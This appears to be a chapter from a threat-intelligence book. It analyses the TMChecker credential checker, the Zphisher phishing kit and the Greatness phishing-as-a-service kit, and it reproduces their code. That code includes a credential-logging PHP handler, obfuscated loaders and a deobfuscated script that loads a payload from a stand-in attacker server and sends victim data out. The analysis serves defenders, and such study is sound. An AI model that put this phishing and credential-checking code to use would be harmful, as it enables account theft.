


Figure 2-9: The TMChecker panel

Listed under Vendors are services generally used by corporate employees rather than home users. Similarly, the brute-forcing component's options (under the Brute tab) list VPNs, virtual desktop software, and hosting-related software typically found in corporate IT environments.

TMChecker is built on Electron, a JavaScript framework for developing desktop apps. Because much of the underlying functionality is written in JavaScript, the tool's checking utilities are easy to understand, as we don't need to use a tool like Ghidra or IDA to decompile, disassemble, and analyze the malware, the way we would for code written in C or C++. Instead, we can extract the source from the Electron application. Within the Electron app is a file with the extension *.asar*; this is the app source's archive file, and we can use a tool called asar to retrieve the code from it. An Atomic Shell Archive (ASAR) file effectively concatenates a collection of smaller files together into a larger file; the asar utility allows a user to undo this concatenation in order to make analysis easier.

Listing 2-1 shows how to use the `asar` command to extract the code from the *app.asar* file into a directory named *unpacked_asar*.

```
> asar e app.asar unpacked_asar
```

Listing 2-1: An example of an `asar` command to extract code from the app.asar *file*

We should then be able to read the file's contents, just as we would any normal JavaScript code. Let's look at how one of TMChecker's credential checker modules works (Listing 2-2).

```
async function check(link, proxy, proxyType) {
--snip--
    let proxyAgent = getProxyAgent(proxy, proxyType); ❶
--snip--
    const data = { ❷
        ajax: "1",
        username: link.login,
        realm: "",
        credential: link.pass,
    };
--snip--
    let response = await fetch(`${url.origin}/remote/logincheck`, {
        headers: { ❸
            "user-agent":
                "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 ❹
                (KHTML, like Gecko)  Chrome/115.0.0.0  Safari/537.36
                Edge/115.0.1901.203", ❺
            accept: "*/*",
            "accept-language": "ru,en;q=0.9,en-GB;q=0.8,en-US;q=0.7",
            "content-type": "text/plain;charset=UTF-8",
--snip--
            pragma: "no-cache",
            "sec-ch-ua":
                '"Not/A)Brand";v="99", "Microsoft Edge";v="115", "Chromium";v="115"',
            "sec-ch-ua-mobile": "?0",
            "sec-ch-ua-platform": '"Windows"',
--snip--
            Referer: link.url,
            "Referrer-Policy": "strict-origin-when-cross-origin",
        },
```

```
        body: searchParams.toString(),
        method: "POST",
        redirect: "manual",
        timeout: FETCH_TIMEOUT,
        agent: proxyAgent,
    });
--snip--
}
```

Listing 2-2: An excerpt from TMChecker's Fortinet checker code used to set up an HTTP request

TMChecker has a separate module for each service it supports, and each module implements a `check` function, which the main handler calls. In this excerpt, you can see portions of the initialization for the HTTP request the malware will make to check credentials against a Fortinet VPN instance. When a user logs in to an online service from a browser, the browser usually sends their credentials to the server in an HTTP POST request. The server checks that the credentials are valid and, if so, logs the user in. TMChecker's code mimics this login process: It generates an HTTP POST request for each username and password combination it wants to check and sends these to the Fortinet VPN instance to see if any of the requests succeed.

There are a few interesting features to note in this code. As an operational security measure, the tool initializes a `proxyAgent` so requests will come through a proxy rather than from the machine on which the tool is running ❶. When a threat actor visits a website, all of their internet traffic will appear to come from the proxy's IP address, enabling them to disguise their identity. This version of TMChecker offers support for a *SOCKS proxy*, a type of proxy server that uses the Socket Secure (SOCKS) protocol to route network traffic.

The script then obtains the username and password ❷ it should check against the Fortinet API endpoint */remote/logincheck*. It assembles the headers for an HTTP POST request ❸, making them look as normal as possible so that the request will seem to come from a legitimate user. In HTTP requests, the user-agent string identifies the application or browser from which the request originated. Here, the user-agent string identifies the request as coming from a Microsoft Edge version 115.0.1901.203 browser ❺ running on a 64-bit Windows 10 system ❹.

The remaining parts of the user-agent string provide information about the browser's compatibility with various web standards and rendering engines used by the browser. An *engine* is a software component responsible for rendering and displaying web content, including HTML, CSS, and JavaScript. In this case, Microsoft Edge is based on the Chromium engine, which is why the user-agent also includes compatibility information for WebKit (the engine Safari uses) and Gecko (the engine Mozilla Firefox uses).

Once the malware assembles and sends the request, the checker looks at the HTTP response to see if the request succeeded. Listing 2-3 shows the response verification code inside the `check` function.

```
--snip--
  ❶ let text = await response.text();
--snip--
    let argv = text.split(",");
    console.log(argv);
    let auth_ret = parseInt(argv[0].substring(4));
  ❷ if (auth_ret == 0) {
        return "bad";
    } else if (
        auth_ret == 1 ||
        auth_ret == 2 ||
        auth_ret == 3 ||
        auth_ret == 4 ||
        auth_ret == 5 ||
        auth_ret == 6
    ) {
        return "good";
    }
--snip--
```

Listing 2-3: Determining whether the login attempt succeeded or failed

The code first retrieves the HTTP response ❶, checks whether the login succeeded ❷, and returns either `"good"` or `"bad"`, depending on the result.

Many other checkers have far more extensive bypasses for security mechanisms and OPSEC enhancements built into them, yet TMChecker's simple code clearly demonstrates the core concept of credential checking.

Leveraging Phishing Kits

Although most people are familiar with phishing, and many have experienced attempted phishes themselves, fewer people understand the technology behind the generation of phishing links and emails. Creating phishing pages and templates in large numbers is no small technical feat, especially considering that the life of a phishing page before it gets caught and blocked is often fairly short.

Phishing kits streamline this process, making it feasible for threat actors without technical skill sets to generate these pages and create their own phishing attacks. At their simplest, phishing kits consist of some way to generate the HTML source code for a login form and some way to exfiltrate entered credentials to the threat actor. Sometimes, they later redirect the user to the legitimate login page to make it less likely that the user notices anything suspicious. Redirection reduces the odds that the victim will change their password and remove the threat actor's access to the account.

You'll find several openly available phishing kits posted on GitHub, including one by the name of "Zphisher" that provides over 30 templates for automating the phishing of social media sites (for educational purposes only). Figure 2-10 shows the Zphisher template for DeviantArt.




Figure 2-10: Part of Zphisher's DeviantArt phishing template

The code in Listing 2-4 is from the *login.html* template that generates this login page.

```
<form id="login" data-sigil="recaptcha-form" action="login.php" method="post" class="wide"> ❶
                  <input name="challenge" value="" autocomplete="off" type="hidden">
         <table cellspacing="5" align="center">
         <tbody><tr>
                   <td class="label-td">
                 <label for="login_username">Username or Email</label>
                 <input class="text" id="login_username" name="username" value=""
                  autofocus="autofocus" type="text">
                 </td>
                 </tr>
        <tr>
            <td class="label-td">
                <label for="login_password">Password</label>
                <input class="text" id="login_password" name="password" type="password">
            </td>
         </tr>
         <tr>
            <td>
                <label class="remember-label" for="remember_me">
                   <input class="checkbox" id="remember_me" checked="checked"
                    name="remember_me" value="1" style="vertical-align: baseline"
                    data-sigil="click-event-tracker" data-meta="0.0" type="checkbox">
                    Stay logged in
                </label>
            </td>
         </tr>
         <tr>
           <td> <input class="smbutton smbutton-size-default smbutton-shadow smbutton-blue"
                 data-sigil="click-event-tracker" data-meta="0.1" value="Log In"
                 type="submit"> ❷
           </td>
         </tr>
         <tr>
           <td>
```

```
          <a class="small-blue" href="https://www.deviantart.com/users/forgot"
           data-sigil="click-event-tracker" data-meta="0.2">Forgot Password
           or Username?</a>
      </td>
    </tr>
    </tbody></table>
           <input name="validate_token" value="a9ad5e9fd8c7d778cdd0"
            autocomplete="off" type="hidden">
       <input name="validate_key" value="1530025631" autocomplete="off" type="hidden">
    <div style="clear:both"></div>
    </form>
```

Listing 2-4: The HTML code for the DeviantArt template's login.html *page*

This HTML creates a login form that, when submitted, produces a POST request ❶ containing the data entered in the `login_username` and `login_password` fields ❷. The code in *login.php* will then handle this POST request, as shown in Listing 2-5.

```
<?php
file_put_contents("usernames.txt", "Deviantart Username: " . $_POST['username'] . " Pass: " .
    $_POST['password'] . "\n", FILE_APPEND); ❶
header('Location: https://www.deviantart.com/users/forgot/'); ❷
exit();
?>
```

Listing 2-5: The DeviantArt template's login.php *code*

This PHP code records the username and password in a file called *usernames.txt* on the actor's server ❶, then redirects the user to DeviantArt's real "Forgot Password" page ❷.

Zphisher is a functional phishing kit, but you may have noticed a few areas in which it falls short of modern-day defenses:

- The HTML login page is hardcoded, so if the website it impersonates makes a change to its styling, the victim might notice the discrepancy. To maintain realism, any update to the website would require a corresponding update to the phishing kit login page, which is difficult for the threat actor to keep up with.
- There is a scaling issue here; although the threat actor has a means of generating a page and link, they must still find some way to mass-generate and distribute these links. For those with low technical abilities, this might prove challenging. Doing so requires the ability to input a list of target email addresses, generate phishing links for each of them, and send the links to the victims.
- Because this toolkit is well known, many browsers likely detect the phishing pages it generates. A victim who clicks one of its links might receive a warning and be deterred from continuing, thwarting the attack. Companies often invest very heavily in anti-phishing tools, which can catch even extremely sophisticated phishing attempts.

More advanced phishing kits can bypass all of these issues. For example, they can dynamically generate the HTML pages based on the current

source code of the page they're emulating, evade detection and security mechanisms like two-factor authentication, and provide utilities that make link generation and deployment at scale feasible for less technically capable users. Figure 2-11 shows an ad for a phishing kit available on the dark web that offers much more sophisticated functionality than Zphisher does.




Figure 2-11: A threat actor advertising a phishing kit for rent

This ad claims the kit will collect login information, including two-factor authentication data, browser session data, and a "user fingerprint." The browser session data is generated after a user authenticates, and it enables the threat actor to browse the internet as if they were the authenticated user. The fingerprint identifies attributes of the user's device and location to allow the threat actor to impersonate the user more effectively. The kit is compatible with both desktop and mobile devices, meaning the buyer can target users on either platform.

This phishing kit is much more representative of those used by serious threat actors. Because most organizations implement protections such as

multifactor authentication and phishing detection, using a simple kit without added utilities is much less likely to succeed. In several places in this book, you'll see examples of this kind of "cat and mouse" game between defenders and threat actors. As defenders implement new ways to stop phishing attacks, threat actors will also identify new opportunities to circumvent them.

Case Study: The Greatness Phishing Kit

Because it's so simple, Zphisher has no ability to bypass any of the more sophisticated anti-phishing defenses, such as the use of multifactor authentication. Let's take a look at an advanced phishing-as-a-service kit, dubbed "Greatness" and operated by an actor who uses the moniker "fisherstell." Active since at least 2022, Greatness targets email accounts from a popular corporate email service. For threat actors looking to sell credentials, these accounts are extremely lucrative.

The seller originally listed Greatness for sale on their Telegram channel, Greatness Hub, as a phishing-as-a-service kit under a subscription model. It promised the buyer several benefits, including the ability to customize elements of the phishing email, like the sender information and the subject. Customizability helps improve the authenticity of the message, making the victim more likely to click. Figure 2-12 shows how the Greatness phishing kit works.




Figure 2-12: A high-level overview of the Greatness phishing kit's operations

First, the victim accesses a "skeleton" phishing page containing placeholder HTML and a JavaScript command, which will retrieve the actual lure contents from the threat actor's server. The victim only ever sees the final lure, as the content retrieval happens without the user's awareness

while the page is loading. Next, the victim is redirected to a fake login page where they can input login credentials, which the page then sends to the attacker's server to be recorded. Finally, the server passes the credentials through to the legitimate service, logging the victim in.

If you take an initial look at Greatness's JavaScript or PHP files, however, you'll have trouble finding any of this functionality. Listing 2-6 shows an example of what the JavaScript code looks like.

```
(function(_0x3d3954,_0x4919f1){var _0x16b8f1=_0x3d3954() ❶;function
 _0x266c0e(_0x5d180c,_0x543fae,_0x398c78,_0x1d499b){return ❷_0x1aa3(_0x543fae-
 -0x357,_0x398c78);}function _0x3c1570(_0x1e1bc5,_0x2f6812,_0x59bbb5,
_0x324fec){return _0x1aa3(_0x59bbb5- -0x25f,_0x324fec);}while(!![]){try
{var _0x1e500d=parseInt(_0x266c0e(0x126a,0xc14,0x52c,0xc57))/(0x167*-0x7+-
0xd3*0x15+0x1b21)*(-parseInt(_0x266c0e(0x101f,0xa99,0x2a9,0xdcb))/
(-0x1ada+0x23a2+-0x1*0x8c6))+parseInt(_0x266c0e(0x2d2,0x629,-0x33f,0x762))/
(0x19e2+0x1*-0x643+-0x4*0x4e7)+parseInt(_0x3c1570(0x1585,0x90d,0x1132,0x121d))
/(-0x6d1*-0x3+-0x15a+-0x1315)+parseInt(_0x266c0e(0x30f,0xab2,0x12a2,0xc5e))/
(0x7*-0x4c6+-0x2*-0x1a5+0x1e25)*(parseInt(_0x3c1570(0x9c3,0x457,0x71b,0xf1))
/(0x377*0x1+0x15b*0x19+-0x2554))+-
parseInt(_0x3c1570(0x8b9,0x11ea,0xfcb,0x1671))/
(0x26c9+0x1859+0x3*-0x1509)+parseInt(_0x3c1570(0x7b,0xef7,0x8fe,0x9ab))/
(0x97*0x2+0x21bf+-0x22e5)*(-parseInt(_0x266c0e(0x11c8,0x105f,0x1a07,0x17b9))/
(-0x12*-0x13b+-0x11e5+-0x5a*0xc))+-
parseInt(_0x3c1570(-0x61e,-0x1d5,0x217,0xaa6))/
(0x12d*-0x1+0x176f+0x58e*-0x4)*(-parseInt(_0x266c0e(0x2a7,0x5dd,0x8df,0xee8))/
(-0x1*-0x2b+-0x5*-0x5df+-0x1d7b));if(_0x1e500d===_0x4919f1)break;else
```

Listing 2-6: Obfuscated JavaScript code from the Greatness phishing kit

If you struggled to make sense of it, that's because the files are fairly heavily obfuscated to help Greatness evade automated detection mechanisms and operate successfully. The obfuscation has replaced function and variable names with random numerical values ❶ and nested several of these randomly named function calls inside of each other ❷. The threat actor has also *minified* the code, meaning they've removed all unnecessary characters, including whitespace. As a result, the code is very challenging to understand in its current form, even for automated detection mechanisms. In this section, I've deobfuscated the files to clearly demonstrate the concepts discussed in this chapter. In Chapter 4, we'll look at a string obfuscation technique using a simple XOR cipher and deobfuscate it together, and in Chapters 3 and 6, we'll look at additional techniques used to make code more difficult to analyze.

Generating the Web Page Skeleton

The code in the initial phishing page doesn't contain the lure's HTML code; it just provides a template used to load the actual lure content. Listing 2-7 shows an excerpt of this skeleton page's HTML.

```
<html>
<head>
<div class="" style="display:none;"><div id="sb_rel_login-ad-rich"
class="darla" style="position: relative; z-index: 9; width: 1440px;
```

```
height: 1024px; visibility: inherit; display: inline-block; font-size:
0px;"><iframe style="position: absolute; z-index: 10; width: 1440px;
height: 1024px; top: 0px; left: 0px; visibility: inherit; display:
block;" id="login-ad-rich" async="" allow="autoplay;vr;microphone "
sandbox="allow-scripts allow-same-origin allow-popups
allow-popups-to-escape-sandbox" frameborder="no" scrolling="no"
allowtransparency="true" hidefocus="true" tabindex="-1" marginwidth="0"
marginheight="0"></iframe></div> </div></head>
<body>
--snip--
<input class="pLp3gKfksx6x" type="hidden" id="b64u" value="aHROcH..."></input> ❶
<div class="" style="display:none;"><div class="challenge fail ctx-unknown">
<div class="challenge-header"></div> <div class="fail-challenge"><h2 class=
"writeup bold">Uh-oh...</h2><div class="writeup sml-txt description"><p>
We can't sign you in right now. Please try again in a while.</p></div>
<a class="pure-button puree-button-primary puree-spinner-button try-again"
 role="button">Start over</a><a class="pure-button puree-button-link
m-t-24px help-url" role="button">Visit our Help Site</a></div></div>
</div>
<input type="hidden" class="uhwldPx15BDg" id="b64e" value="am9lL..."> </input> ❷
<div class="" style="display:none;"><div class="login-box right"><div class=
"mbr-login-hd txt-align-center"><img alt="" class="logo -en-US" width=""
height="27"><img alt="" class="dark-mode-logo logo -en-US" width="" height="27">
</div><div class="challenge fail-challenge"><div class=
"challenge fail ctx-unknown"><div class="challenge-header"></div> <div
class="fail-challenge"><h2 class="writeup bold">Uh-oh...</h2><div class=
"writeup sml-txt description"><p>We can't sign you in right now. Please try
again in a while.</p></div><a class="pure-button puree-button-primary
puree-spinner-button try-again" role="button">Start over</a><a class=
"pure-button puree-button-link m-t-24px help-url" role="button">Visit our
Help Site</a></div></div></div></div> </div>
<input type="hidden" id="btype" class="BFzBBFtnQmsL" value="YWdpbmc=">
<body style="" onload="eval(atob('dmFyIGlzX251bGwgPSBkb2N1bWVudDsgY... ❸
--snip--
"
</body>
```

Listing 2-7: The initial HTML phishing page, which retrieves its contents at load time

This page decodes JavaScript code that will reach out to the attacker's server and download the actual contents. It also contains two important elements: the hidden input fields with IDs `b64u` ❶ and `b64e` ❷. These will play a key role in the phishing functionality.

The `onload` element contains the obfuscated JavaScript ❸. Within this element, the JavaScript `atob` method performs base64 decoding to retrieve the deobfuscated JavaScript, which the `eval` function executes. Listing 2-8 shows the fully deobfuscated and formatted JavaScript contents from the `onload` element.

```
var is_null = document;
❶ const scr = is_null.createElement("sc".concat("ript"));
while(true){
    var not_is = scr;
```

```
  ❷ not_is.src=https://attacker-server.com/js/mj.php?ar=<value>=
  ❸ is_null.head.appendChild(not_is);
    break;
    alert("The dom");
    var prs_t = false;
    if(prs_t){window.hash="hehd"}
};
```

Listing 2-8: Deobfuscated JavaScript code that sends a request to the attacker's server

This code downloads another payload from the threat actor's command-and-control server. First, it creates a `<script>` document element ❶. Note the use of a simple obfuscation technique to avoid detections looking for the word "script"; the author splits the word into two pieces and uses the `concat` function to join them together. Then, it sets the `src` attribute to the URL for the *mj.php* file on the attacker's server ❷, which contains HTML and JavaScript code. In JavaScript, the `src` attribute for the `<script>` element specifies the URL of an external JavaScript file to run on the page. By setting this attribute, the phishing page skeleton is able to load the payload that the *mj.php* page generates. The `ar` key in the request provides the type of payload to retrieve.

This code then uses `appendChild` to add the script to the document ❸. The `document` object represents the web page (in this case, the skeleton). When the code calls `onload`, it loads the script returned by *mj.php* and shows the lure to the victim. Next, let's look at what *mj.php* does and how it generates the JavaScript and HTML payload.

Retrieving the Payload

As you just saw, the malware reaches out to *mj.php* on the attacker's server and retrieves the payload. Listing 2-9 shows an excerpt of the code in *mj.php*. It chooses from several types of payload image lures (including documents like invoices or PDFs or files in the Office, Excel, and Word formats) based on the `ar` value provided to it, then generates the corresponding HTML.

```
--snip--
if(isset($_GET['ar'])){
  ❶ $data = base64_decode($_GET['ar']);
        switch($data){
            case 'invoice':
                $put = $inv;
                break;
            case 'office':
                $put = $off;
                break;
            case 'pdf':
                $put = $pdf;
                break;
            case 'word':
                $put = $word;
                break;
```

```
                case 'aging':
                    $put = $aging;
                    break;
                case 'excel':
                    $put = $excel;
                    break;
                default:
                    $put = $inv;
                    break;
        }
  --snip--
❷ $construct = 'if(true){
  function get_jwt(){
      var indexes = \'0123456789abcdefghijklmnopqrstuvwxyz\';
      var t = Math.floor(Date.now()/ 1000)
      const re = /.{1,6}/g
      var data = btoa(t)
      const wordList = data.match(re);
      const rde_d = wordList.reverse();
      return rde_d;
  }

❸ var prer = \''.preg_replace("/\n|$/", "", $put).'\';
  '.s_rand($random).'
❹ var pre2 = \'PGRpdiBjbGFzczOibW9kYWwgZC1ibG9jayBzaGFkb3ciIHNOeWxlPSIi
  IGlkPSJleGFtcGxlTW9kYWxDZW5OZXIiIHRhYmluZGV4PSItMSIgcm9sZTOiZGlhbG9nIi
  AgICAgICAgICAgIGFyaWEtbGFiZWxsZWRieTOiZXhhbXBsZU1vZGFsQ2VudGVyVGlObGUi
  IGFyaWEtaGlkZGVuPSJOcn...\';
  --snip--
  '.s_rand($random).'
❺ var bur = ["body","head","innerHTML"]
  var dor = document;
  var dor2 = atob;
  var dor3 = eval;
  const expr = () => {return dor};
  const atr = (dat) => {return dor2(dat)};
  var expr2 = (data) => {expr()[bur[1]][bur[2]] += atr(data)};
  var expr3 = (data) => {expr()[bur[0]][bur[2]] += atr(data)};
  function pry(data){
      dor3(data);
  }
❻ expr2(prer);
❼ expr3(pre2);
  --snip--
  else{
  document.write("You\'re not allowed to access here");
  }
  ';

❽ echo $construct;
```

Listing 2-9: Selecting lure themes and generating HTML and JavaScript code for the phishing page

The *mj.php* contains a mixture of PHP and JavaScript. The PHP code retrieves the value stored in the parameter `ar` ❶, which was sent during the POST request, and base64 decodes it to determine what type of lure to generate. Then, it stores this value in the `$put` variable. Next, the malware begins to create the JavaScript and HTML code payload as a string in the `$construct` variable ❷. After the malware finishes building this JavaScript string, it uses `echo` to display it ❽. The PHP `echo` function outputs a string to the screen; in this case, it executes the JavaScript code and displays the generated lure.

Let's walk through the generation of the payload. The malware begins by loading the blurred background image from `$put` into the `prer` variable ❸. It then creates a variable called `pre2` containing base64-encoded HTML code for a modal view ❹. A *modal* is an overlay, like a pop-up or a dialog box, placed on top of a web page. In this case, the modal will show the fake spinner in Figure 2-13. To generate the actual HTML code for the page, the script builds an HTML document with HTML tags ❺, the image code ❻, and the HTML code for the modal view ❼.




Figure 2-13: The blurred document and spinner logo shown during the redirection to the login page

When the skeleton page executes the JavaScript and HTML payload, the victim will see the blurred lure image with a spinner logo on top. The use of the blurred document and spinner icon is to make the victim think that the document is loading when, in reality, it's a static image; there is no unblurred document.

Redirecting Logins to a Fake Page

The code redirects the victim to a fake login page, which prepopulates the victim's email address and displays the company logo above the login to make the phishing page look more realistic. The Greatness operator calls this feature *autograb*. Once the victim enters their password into the form, the phishing kit will try to log in to the legitimate email service as that user, as shown in Listing 2-10.

```
var jwt_S = get_jwt();
var url = atob($('#b64u').val());
if(true){
    try{
        var autograb = atob($('#b64e').val());
    }catch(err){
        $.post(url,"error=Autograb error, '"+$('#b64e').val()+"' is not a Base64 Value ");
        alert("Base64 Error");
        throw "Cannot continue";
    }
$.post(url,'scte='.concat(btoa(autograb)) +'&data11='+jwt_S[0]+'&data22='+jwt_S[1]+ ❶
  '&data33='+jwt_S[2] + '&conf='+$ ("#conf").val(),function(data){
    if(data=='no'){
        document.write('<h1>Please Get an api key to use this page</h1>') ❷
    }
    --snip--
    else if(data == 'ip_ban'){
        document.write('<h1> This might be an error, YOu.re not allowed to access this
 area</h1>'); ❸
    }
--snip--
});
```

Listing 2-10: Generated code for the phishing page

You can see the `autograb` contents containing the victim's email address, as well as a generated JavaScript Object Notation (JSON) Web Token, sent via a POST request to a URL hosted on the attacker's server ❶. A *JSON Web Token* is an authentication mechanism; in this case, it's part of how Greatness is able to exchange information with the attacker's server. This `autograb` data comes from the two hidden HTML elements I referenced during our analysis of the code in Listing 2-7: `b64u` (the URL) and `b64e` (the autograb). Also note that this code won't work without a valid API key; the phishing kit requires the affiliate to purchase one in order to use the tool ❷. It won't work if the visitor's access to the site is restricted either ❸.

